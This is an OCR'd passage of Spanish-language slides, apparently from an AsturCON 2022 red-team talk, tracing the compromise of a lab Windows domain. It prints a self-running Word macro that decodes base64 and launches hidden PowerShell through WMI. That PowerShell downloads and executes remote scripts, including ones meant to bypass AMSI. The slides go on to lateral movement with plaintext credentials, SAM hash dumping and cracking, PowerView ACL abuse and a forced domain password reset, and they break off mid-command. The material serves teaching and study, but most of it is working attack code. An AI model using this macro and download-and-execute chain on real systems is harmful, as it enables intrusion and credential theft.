str3 = “powershell -Sta -Nop -Window Hidden -Command "IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams1.ps1'); IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/ams2.ps1'); $text='aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3Rka21wNG40L0FzdHVyQ09OMjAyMi9tYWluL2NvdjEudHh0'; IEX(New-Object Net.WebClient).DownloadString([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($text)));””

```
Sub RunIt()
 Dim str1, str2, str3, str4 As String
 Dim pid
 str1 = StrConv(ajfkajiqo("d2lubWdtdHM6"), vbUnicode)
 str2 = StrConv(ajfkajiqo("V2luMzJfUHJvY2Vzcw=="), vbUnicode)
 str3 = StrConv(ajfkajiqo("cG93ZXJzaGVsbCAtU3RhIC1Qb3AgLVdpbmRvdyBIaWRkZW4gLUNvbW1hbmQgIklFWChOZX
 GetObject(str1).Get(str2).Create str3, Null, Null, pid
End Sub
Sub Document_Open()
 RunIt
End Sub
Sub AutoOpen()
 RunIt
End Sub
```

PowerShell call (WMI)


Auto-ejecución al abrir archivo

Word please pop a $h311



Situación actual

- Punto de entrada (equipo comprometido **parcialmente**)




Movimiento lateral

You still alive, bro?


```
GetDomainUser

GetDomainUser /identities:babayu1

GetDomainUser /identities:babayu

WMICommand    /computername:"win10-work2"    /command:"<GRUNT

RUNNER>"                        /username:"asturcon.tech\babayu"

/password:"Fanfarron2022"
```

You still alive, bro?



Situación actual

- Segundo equipo comprometido **por completo**




Dumpeo de credenciales y elevación de privilegios

Who is the boss here?


```
Shell whoami /all

SamDump

[Revertir hash NTLM en Crackstation]

WMICommand    /computername:"win10-work1"    /command:"<GRUNT

RUNNER>"                  /username:"WIN10-WORK1\Administrador"

/password:"Admin123"
```

Who is the boss here?



Situación actual

- Los dos equipos comprometidos **completamente**



Explotación de AD ACLs y movimiento lateral

“Password expired… Let me reset it!”

```
[Enumeración en WIN10-WORK1 como Administrador]

Seatbelt ScheduledTasks

cat C:\Users\Public\run.ps1

[Enumeración en WIN10-WORK1 como pacon]

BypassAMSI

PowerShellImport [PowerView]

PowerShell "Invoke-ACLScanner –ResolveGUIDS"
```


“Password expired… Let me reset it!”


```
Shell powershell "IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/tdkmp4n4/AsturCON2022/main/PV_dev.txt');$password = ConvertTo-SecureString 'PasswordSuperSegura_10de10' -AsPlainText -Force;$credential = New-Object System.Management.Automation.PSCredential ('amulescamisetes', $password);$NewPassword = ConvertTo-SecureString 'Password1234_' -AsPlainText -Force; Set-DomainUserPassword -Identity 'serveradm' -AccountPassword $NewPassword 